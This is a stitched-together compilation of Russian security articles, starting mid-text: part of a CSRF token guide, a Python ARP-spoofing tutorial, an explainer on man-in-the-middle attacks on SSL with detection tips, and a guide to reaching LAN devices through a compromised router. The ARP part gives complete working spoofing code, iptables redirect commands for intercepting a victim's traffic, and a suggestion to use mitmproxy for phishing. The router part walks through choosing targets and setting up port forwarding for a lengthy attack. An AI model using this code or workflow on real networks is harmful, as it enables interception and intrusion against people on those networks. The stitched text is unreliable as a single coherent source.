2. При получения запроса небезопасным методом (POST, PUT, DELETE, PATCH) сервер обязан валидировать токен, полученный от клиента.

Валидация токена заключается в его расшифровке и сравнения фактов, полученных после расшифровки, с реальными. (Проверка **timestamp** необходима для ограничения времени жизни токена)

Если расшифровать не удалось либо факты не совпадают, считается, что запрос подвергся CSRF-Атаке.

###### **На выходе имеем:**

* Stateless CSRF защиту
* Нет необходимости хранить данные в cookie
* Нет нюансов с поддоменами.

## **О реализации**

* Давайте генерировать новый токен на **каждый** запрос, не важно, каким HTTP-методом и с какой целью этот запрос сделан.

Таким образом мы получаем токен, который меняется постоянно.

Конечно, возникает вопрос организации multi-tab работы.

Синхронизация токенов между табами может быть реализована с использованием [localStorage](https://developer.mozilla.org/en-US/docs/Web/API/Storage/LocalStorage) и его [StorageEvent](https://developer.mozilla.org/en-US/docs/Web/API/StorageEvent)

* **Ограничиваем время жизни** cookie, которое содержит токен, разумным значением. Например 30 минут.
* Делаем cookie недоступной из JS (ставим **HTTPOnly=true**)
* Используем **TLS** для предотвращения [MITM](https://en.wikipedia.org/wiki/Man-in-the-middle_attack)

При этом отправляем cookie только по HTTPS (ставим **Secure=true**)

* Размер токена **не менее 32 байт**.
* Генерируем токен криптографически стойким генератором псевдослучайных чисел.

Для этого можно использовать системные функции:

Linux => getrandom(2) если возможно, /dev/urandom иначе

OpenBSD => getentropy(2)

На других Unix-like системах => /dev/urandom

Windows => CryptGenRandom API

## **Что еще нужно знать?**

Токены — обязательная защита от CSRF.

* Проверяйте, но не полагайтесь только на X-Requested-With: XMLHttpRequest
* Проверяйте, но не полагайтесь только на заголовки: Host, Origin, Referer
* Не передавайте токены в URL
* Защищайте все запросы.

## **Same Site**

Сейчас идет работа над спецификацией атрибута "Same-Site" у cookies (последняя версия на момент написания [статьи](https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site-00)).

Такой атрибут даст возможность разработчикам явно указывать, что cookie не нужно передавать, если запрос идет с сайта, отличного от того, на котором cookie была установлена. А, значит, у нас появится возможность защищать ресурсы от CSRF без использования дополнительных инструментов.

Браузер Chrome уже сейчас поддерживает эту возможность.

# Реализация ARP-спуфинга на Python

# Введение

В данной статье я бы хотел продемонстрировать то, как можно реализовать собственную программу ARP-спуфинга на Python. Реализаций уже тысячи, но почти все они с использованием библиотеки Scapy и пары методов. Возможно данную библиотеку использовать эффективнее, не спорю, но мне было интересно реализовать самому с помощью сокетов и я бы хотел поведать читателям о том, как это делается.  
  
Предполагается, что Вы уже знакомы с тем, как работает ARP-протокол и его недостатком, если нет, то советую прочитать вот эту [статью](https://habr.com/ru/post/192022/).  
  
Я не являюсь высококвалифицированным специалистом Информационной Безопасности, поэтому прошу тапками не кидать, а любые неточности оговорить в комментариях.

# Немного теории

Начнем с того, что код протокола — *\x08\x06* и работает он на втором уровне OSI, то есть канальном.  
  
Затем необходимо ознакомиться с телом его пакета, чтобы знать, что отправлять. На википедии оно очень хорошо расписано:

Тело пакета

На первый взгляд может показаться сложно, но если разобраться, то проблем возникнуть не должно.  
И так, первое — Hardware Type (Тип Оборудование) у нас это Ethernet, значит код будет *0x0001* или *\x00\x01*, Protocol Type (Тип протокола) — IPv4, кодируется как *\x08\x00*; затем идут длина типа оборудования и протокола *\x06\x04*, а то есть 6 и 4 байтов.  
И на конце у нас код операции, который в случае запроса *\x00\x01*, а в случае ответ *\x00\x02* и физические/логические адреса отправителя/получателя.

# Реализация

В первую очередь необходимо объявить экземпляр сокета и задать необходимые параметры:

import socket

import time

interface = "wlan0" *# Прослушиваемый сетевой интерфейс*

mac = b"\xbb\xbb\xbb\xbb\xbb\xbb" *# Наш MAC-адрес, он же bb:bb:bb:bb:bb:bb*

gateway\_ip = socket.inet\_aton("192.168.1.1") *# IP-адрес шлюза*

gateway\_mac = b"\xaa\xaa\xaa\xaa\xaa\xaa" *# MAC-адрес шлюза*

victim\_ip = socket.inet\_aton("192.168.1.2") *# IP-адрес жертвы*

victim\_mac = b"\xcc\xcc\xcc\xcc\xcc\xcc" *# MAC-адрес жертвы*

connect = socket.socket(socket.PF\_PACKET, socket.SOCK\_RAW, socket.htons(0x0800))

connect.bind((interface, socket.htons(0x0800)))

Исходя из того, что ARP это протокол второго уровня OSI, мы используем первым параметром socket.PF\_PACKET. Также для работы программы Вам будут нужны права root.  
  
Метод socket.htons() преобразовывает 16-битные натуральные числа в сетевой порядок байтов.  
  
Метод socket.inet\_aton() преобразовывает IPv4 адреса в 32-битный двоичный формат.  
  
Также я объявил необходимые переменные.  
  
Следующий этап — формирование пакета:

arp\_code = b'\x08\x06' *# Код протокола*

htype = b'\x00\x01' *# Hardware Type*

ptype = b'\x08\x00' *# Protocol Type*

hlen = b'\x06' *# Hardware Length*

plen = b'\x04' *# Protocol Length*

operation = b'\x00\x02' *# Operation Code - Ответ*

protocol = htype + ptype + hlen + plen + operation *# Собранное тело*

*# Две части пакетов ниже указывают от кого, кому и по какому протоколу отсылать данные*

eth\_packet\_1 = victim\_mac + mac + arp\_code

eth\_packet\_2 = gateway\_mac + mac + arp\_code

*# Окончательные пакеты для жертвы и шлюза*

*# 4 переменные после протокола это 4 последних значения из спойлера, которые мы не разобрали*

request\_victim = eth\_packet\_1 + protocol + mac + gateway\_ip + victim\_mac + victim\_ip

request\_gateway = eth\_packet\_2 + protocol + mac + victim\_ip + gateway\_mac + gateway\_ip

*# Отправка поддельных пакетов*

while True:

connect.send(request\_victim)

connect.send(request\_gateway)

time.sleep(1)

Сейчас мы разобрали только саму программу, но если вы хотите не только отключать пользователей от шлюза, но и подменивать/нюхать пакеты, то для этого нужно будет включить переадресацию в ip\_forward:

echo 1 > /proc/sys/net/ipv4/ip\_forward

А также настроить маршрутизацию пакетов через iptables:

iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080


iptables -t nat -A PREROUTING -p tcp --destination-port 443 -j REDIRECT --to-port 8080

Если Вы хотите провести фишинг, то лучше всего подойдет утилита **mitmproxy**.  
Просмотреть проходящий через Вас трафик можно утилитой **tcpdump**.  
  
Также у себя на GitHub я опубликовал скрипт, предназначенный для отключения всех или некоторых узлов от шлюза — [github.com/securityhigh/netbuster](https://github.com/securityhigh/netbuster)  
  
В результате написания программы я обнаружил, то что даже при коде операции *0x0001* (запрос) и со всеми параметрами из ответа(они немного отличаются), жертва все равно принимает пакет и меняет MAC-адрес в ARP-таблице, при этом стабильность атаки и стойкость этой записи значительно повышаются. Я предполагаю, что это еще один недостаток протокола, при котором сетевой интерфейс не игнорирует неверно составленный пакет, а обрабатывает его и перезаписывает таблицу.

"Человек посередине" (Man in the Middle, MitM)

Понимание того, как работает интернет

Чтобы понять принцип атаки посредника, стоит сначала разобраться с тем, как работает сам интернет. Основные точки взаимодействия: клиенты, маршрутизаторы, серверы. Наиболее распространенный протокол взаимодействия между клиентом и сервером — Hypertext Transfer Protocol (HTTP). Серфинг в интернете с помощью браузера, электронная почта, обмен мгновенными сообщениями — все это осуществляется через HTTP.


Когда вы вводите http://www.anti-malware.ru в адресной строке вашего браузера, то клиент (вы) отправляет запрос на отображение веб-страницы серверу. Пакет (HTTP GET-запрос) передается через несколько маршрутизаторов на сервер. После этого сервер отвечает веб-страницей, которая отправляется клиенту и отображается на его мониторе. HTTP-сообщения должны передаваться в безопасном режиме, чтобы обеспечить конфиденциальность и анонимность.  
  
 Обеспечение безопасности протокола связи  
  
Безопасный протокол связи должен иметь каждое из следующих свойств:

1. **Приватность** — только предполагаемый получатель может прочитать сообщение.
2. **Аутентичность** — личность взаимодействующих сторон доказана.
3. **Целостность** — подтверждение того, что сообщение не было изменено в пути. Если хоть одно из этих правил не соблюдено, весь протокол скомпрометирован.

Атака посредника через HTTP-протокол

Злоумышленник может легко осуществить атаку посредника, используя технику, называемую ARP-спуфинг. Любой в вашей сети Wi-Fi может послать вам поддельный ARP-пакет, из-за него вы неосознанно будете посылать весь ваш трафик через злоумышленника вместо маршрутизатора.


После этого злоумышленник получает полный контроль над трафиком и может отслеживать запросы, посылаемые в обе стороны.





Для предотвращения таких атак была создана защищенная версия протокола HTTP. Transport Layer Security (TLS) и его предшественник, Secure Socket Layer (SSL), являются криптографическими протоколами, которые обеспечивают безопасность передачи данных по сети. Следовательно, защищенный протокол будет называться HTTPS. Можно посмотреть, как работает защищенный протокол, набрав в адресной строке браузера https://www.anti-malware.ru (обратите внимание на наличие S в https).


Атака посредника на плохо реализованный SSL

Современный SSL использует хороший алгоритм шифрования, но это не имеет значения, если он реализован неправильно. Если хакер может перехватить запрос, он может его изменить, удалив из запрашиваемого URL «S», тем самым обойдя SSL.

Такой перехват и модификацию запроса можно заметить. Например, если вы запрашиваете https://login.yahoo.com/ а в ответ приходит http://login.yahoo.com/, это должно вызвать подозрения. На момент написания статьи такая атака действительно работает на сервисе электронной почты Yahoo.  
  


Чтобы предотвратить такую атаку, серверы могут реализовать HTTP Strict Transport Security (HSTS) — механизм, активирующий форсированное защищенное соединение через протокол HTTPS. В этом случае, если злоумышленник модифицирует запрос, убрав из URL «S», сервер все равно перенаправит пользователя 302-редиректом на страницу с защищенным протоколом.  
  


Такой способ реализации SSL является уязвимым для другого вида атаки — злоумышленник создает SSL-соединение с сервером, но различными уловками заставляет пользователя использовать HTTP.  
  


Для предотвращения таких атак современные браузеры вроде Chrome, Firefox и Tor отслеживают сайты, использующие HSTS и устанавливают с ними соединение со стороны клиента по SSL в принудительном порядке. В этом случае злоумышленнику, проводящему атаку посредника, придется создавать SSL-соединение с жертвой.  
  



Для того чтобы обеспечить SLL-соединение с пользователем, злоумышленник должен знать, как действовать в качестве сервера. Давайте разберемся в технических аспектах SSL.

Понимание SSL

С точки зрения хакера, компрометирование любого протокола связи сводится к тому, чтобы найти слабое звено среди перечисленных выше компонентов (приватность, аутентичность и целостность).

SSL использует асимметричный алгоритм шифрования. В симметричном шифровании проблема заключается в том, что для шифрования и дешифрования данных используется один и тот же ключ, такой подход недопустим для интернет-протоколов, поскольку злоумышленник может проследить этот ключ.

Асимметричное же шифрование включает в себя 2 ключа для каждой стороны: открытый ключ, используемый для шифрования, и конфиденциальный ключ, используемый для дешифрования данных.




Как SSL обеспечивает три свойства, необходимые для безопасной связи?

1. Поскольку для шифрования данных используется асимметричная криптография, SSL обеспечивает приватное соединение. Это шифрование не так уж легко взломать и остаться незамеченным.
2. Сервер подтверждает свою легитимность, посылая клиенту SSL-сертификат, выданный центром сертификации — доверенной третьей стороной.

Если злоумышленнику каким-либо образом удастся заполучить сертификат, он может создать условия для атаки посредника. Таким образом, он создаст 2 соединения — с сервером и с жертвой. Сервер в этом случае думает, что злоумышленник — это обычный клиент, а у жертвы нет возможности идентифицировать злоумышленника, поскольку тот предоставил сертификат, доказывающий, что он сервер.

Ваши сообщения доходят и приходят в зашифрованном виде, однако проходят по цепочке через компьютер киберпреступника, где у него есть полный контроль.



Сертификат не обязательно должен быть подделан, если у злоумышленника есть возможность скомпрометировать браузер жертвы. В этом случае он может вставить самостоятельно подписанный сертификат, который будет доверенным по умолчанию. Так и реализовываются большинство атак посредника. В более сложных случаях хакер должен пойти другим путем — подделать сертификат.

Проблемы центров сертификации

Отправляемый сервером сертификат выдан и подписан центром сертификации. В каждом браузере есть список доверенных центров сертификации, и вы можете добавлять или удалять их. Проблема здесь заключается в том, что если вы решите удалить крупные центры, вы не сможете посещать сайты, использующие подписанные этими центрами сертификаты.

Сертификаты и центры сертификации всегда были самым слабым звеном HTTPS-соединения. Даже если все было реализовано правильно и каждый центр сертификации имеет солидный авторитет, все равно сложно смириться с фактом, что приходится доверять множеству третьих сторон.

На сегодняшний день существует более 650 организаций, способных выдавать сертификаты. Если злоумышленник взломает любую из них, он заполучит любые сертификаты, которые пожелает.


Даже когда существовал всего один центр сертификации, VeriSign, бытовала проблема — люди, которые должны были предотвращать атаки посредника, продавали услуги перехвата.

Также многие сертификаты были созданы благодаря взлому центров сертификации. Различные приемы и трюки использовались, чтобы заставить атакуемого пользователя доверять мошенническим сертификатам.


Криминалистика

Поскольку злоумышленник отправляет поддельные пакеты ARP, нельзя увидеть его IP-адрес. Вместо этого нужно обращать внимание на MAC-адрес, который является специфическим для каждого устройства в сети. Если вы знаете MAC-адрес вашего маршрутизатора, вы можете сравнить его с МАС-адресом шлюза по умолчанию, чтобы выяснить, действительно ли это ваш маршрутизатор или злоумышленник.

Например, на ОС Windows вы можете воспользоваться командой ipconfig в командной строке (CMD), чтобы увидеть IP-адрес вашего шлюза по умолчанию (последняя строка):



Затем используйте команду arp –a для того, чтобы узнать MAC-адрес этого шлюза:



Но есть и другой способ заметить атаку — если вы отслеживали сетевую активность в то время, когда она началась, и наблюдали за пакетами ARP. Например, можно использовать Wireshark для этих целей, эта программа будет уведомлять, если MAC-адрес шлюза по умолчанию изменился.

Примечание: если атакующий будет правильно подменять MAC-адреса, отследить его станет большой проблемой.

Вывод

SSL — протокол, заставляющий злоумышленника проделать огромную работу для совершения атаки. Но он не защитит вас от атак, спонсируемых государством или от квалифицированных хакерских организаций.

Задача пользователя заключается в том, чтобы защитить свой браузер и компьютер, чтобы предотвратить вставку поддельного сертификата (очень распространенная техника). Также стоит обратить внимание на список доверенных сертификатов и удалить те, кому вы не доверяете.

# Атака на устройства в локальной сети через уязвимый роутер

Если получен доступ к роутеру, можно ли получить доступ к устройствам в локальной сети? Чтобы ответить на этот вопрос, давайте разберёмся, как работает домашняя локальная сеть.

# Как работает домашняя локальная сеть

В домашней локальной сети основой является роутер — довольно сложное сетевое устройство. Это устройство обеспечивает работу локальной сети. При подключении нового устройства к локальной сети роутера, он с помощью протокола DHCP присваивает новому устройству IP адрес. В качестве диапазона IP адресов в домашних сетях обычно используются 192.168.1.0/24, 192.168.0.0/24 или 192.168.100.0/24.

То есть у вашего компьютера или телефона, подключённого к Интернету через роутер, имеется локальный IP адрес.

Возможно вы уже слышали про NAT и даже знаете, что эта технология позволяет Интернет-провайдеру использовать один единственный внешний (белый) IP адрес для всех или для множества его клиентов. Но NAT используется не только на уровне провайдера Интернет услуг, но и уже в вашем роутере. Рассмотрим NAT чуть подробнее.

# NAT

NAT — это технология, которая позволяет множеству устройств выходить в Интернет используя один и тот же IP адрес. Кстати, в вашей локальной сети, в которой имеется роутер, уже применяется NAT — именно благодаря этому все ваши устройства могут выходить в Глобальную сеть и не нужно каждому из них иметь внешний IP.

Как вы понимаете, это часто используемая технология. Возможно, вы много лет ею пользуетесь, даже не зная про неё. Она действительно приносит очень много пользы, но у неё есть недостаток — она позволяет делать подключения «в одну сторону». То есть если ваш компьютер инициализировал подключение к Интернету, то он отправит его роутеру, роутер сделает две вещи: 1) запомнит, что запрос пришёл с определённого устройства и 2) отправить этот запрос в Интернет. Когда придёт ответ, роутер всё ещё «помнит», что этот запрос был сделан для определённого устройства в локальной сети, и отправит ответ именно этому устройству. И так происходит каждый раз.

Но вот если на роутер придёт новый HTTP запрос из Глобальной сети (не ответ на запрос, а именно новый запрос), то роутер банально не знает, для кого в локальной сети он предназначен (если не настроена переадресация портов). Поэтому с этим поступившим запросом роутер ничего не делает ([источник](https://apache-windows.ru/apache-forwarding-%d0%bf%d1%80%d0%be%d0%b1%d1%80%d0%be%d1%81%d0%ba%d0%b0-%d0%bf%d0%be%d1%80%d1%82%d0%be%d0%b2-%d0%b2%d0%b5%d0%b1-%d1%81%d0%b5%d1%80%d0%b2%d0%b5%d1%80%d0%b0/)).

# Можно ли получить доступ к компьютеру в локальной сети, если есть доступ к роутеру?

Вроде бы, ответ очевиден — технология NAT не даёт такой возможности в принципе: подключение к локальным устройствам, у которых нет белого IP, а есть только локальный IP вида 192.168.0.\*, невозможен.

Но я начал с того, что роутер это весьма сложное сетевое устройство. И это устройство поддерживает множество функций по настройке сети, в частности оно поддерживает:

* настройку статичных IP адресов для устройств в локальной сети минуя протокол DHCP
* Forwarding портов

# Forwarding портов

Forwarding, который ещё называют «переадресацией» портов, «проброской портов», «перенаправлением портов» или «Port mapping» (сопоставление портов) позволяет делать очень замечательную вещь — с его помощью устройства за NAT, то есть устройство в локальной сети, имеющее локальный IP адрес, могут стать доступными глобально. Правила могут быть настроены весьма гибкой, можно сделать пересылку нескольких портов на один, или с одного на несколько, или несколько на несколько и так далее. Но для наших целей больше всего интересно следующее правило, которое словами можно выразить так:

Запрос, который пришёл на порт роутера 22 перенаправить на порт 22 устройства с IP адресом 192.168.0.5.

Номера портов необязательно должны быть одинаковыми, поэтому правило может быть таким:

Запрос, который пришёл на порт роутера 50080 перенаправить на порт 80 устройства с IP адресом 192.168.0.5.


В результате мы получим доступ к порту 80 (его обычно прослушивает веб-сервер) устройства в локальной сети 192.168.0.5.

Это означает, что мы можем получить доступ к любому открытому порту и запущенному на нём службе в локальной сети! Это может быть веб-сервер, SSH, FTP, сетевые протоколы Windows и т.д.

# Просмотр устройств локальной сети. Настройка статических адресов в локальной сети

Чтобы выполнить атаку на устройства в локальной сети через уязвимый роутер, нам нужно знать, какие у этих устройств локальные IP адреса.


Рассмотрим пример. В локальной сети провайдера есть роутер с IP адресом 100.69.64.23 к которому получен административный доступ.

[](https://hackware.ru/wp-content/uploads/2019/09/router.png)

Все (или практически все) роутеры могут показать информацию о подключённых в данный момент клиентах. Эта информация может быть:

* на странице статуса роутера
* на странице настройки DHCP
* на странице статуса LAN (локальной сети)

Например, на этом роутере информация собрана на странице **DHCP Clients List**:

[](https://hackware.ru/wp-content/uploads/2019/09/router-2.png)

Данный роутер показывает всего лишь MAC-адрес и локальный IP адрес устройств. Многие роутеры кроме этой информации также показывают, является ли это мобильным устройством или настольным компьютером. Поскольку здесь такой информации нет, то мне нужно самостоятельно догадаться о типе устройства на основе его производителя. Производителя устройства можно узнать по MAC адресу на этом сервисе: <https://suip.biz/ru/?act=mac>

Например, для MAC 00:80:92:c4:6a:f9 найдена следующая информация:

|  |  |
| --- | --- |
| 1  2  3  4 | 008092     (base 16)        Silex Technology, Inc.                  2-3-1 Hikaridai,                  Kyoto    619-0237                  JP |


Меня не интересуют мобильные телефоны и планшеты — как правило, на них все порты закрыты. Меня интересуют ноутбуки и настольные компьютеры, поскольку на них могут быть запущены службы, которые прослушивают порты.

Из всех устройств самыми интересными мне показались следующие

|  |  |
| --- | --- |
| 1  2 | 00:80:92:c4:6a:f9   192.168.1.3  a0:f9:e0:28:02:16   192.168.1.2 |

Причина в следующем:

* их MAC-адреса, вроде бы, не принадлежат производителям мобильных телефонов
* их IP адреса являются самыми первыми — то есть к роутеру весьма вероятно вначале подключаются проводные устройства, а затем устройства по Wi-Fi
* эти устройства отсутствуют в списке беспроводных клиентов:

[](https://hackware.ru/wp-content/uploads/2019/09/router-3.png)

Если атака планируется длительной, то определённым устройствам можно присвоить статичные IP адреса. Дело в том, что проброска портов настраивается относительно IP адреса. А целевое устройство через некоторое время может сменить IP адрес на произвольный. Если это случиться, то правила переадресации портов будут работать — просто теперь они будут отправлять пакеты другому устройству, которое заняло этот IP адрес.

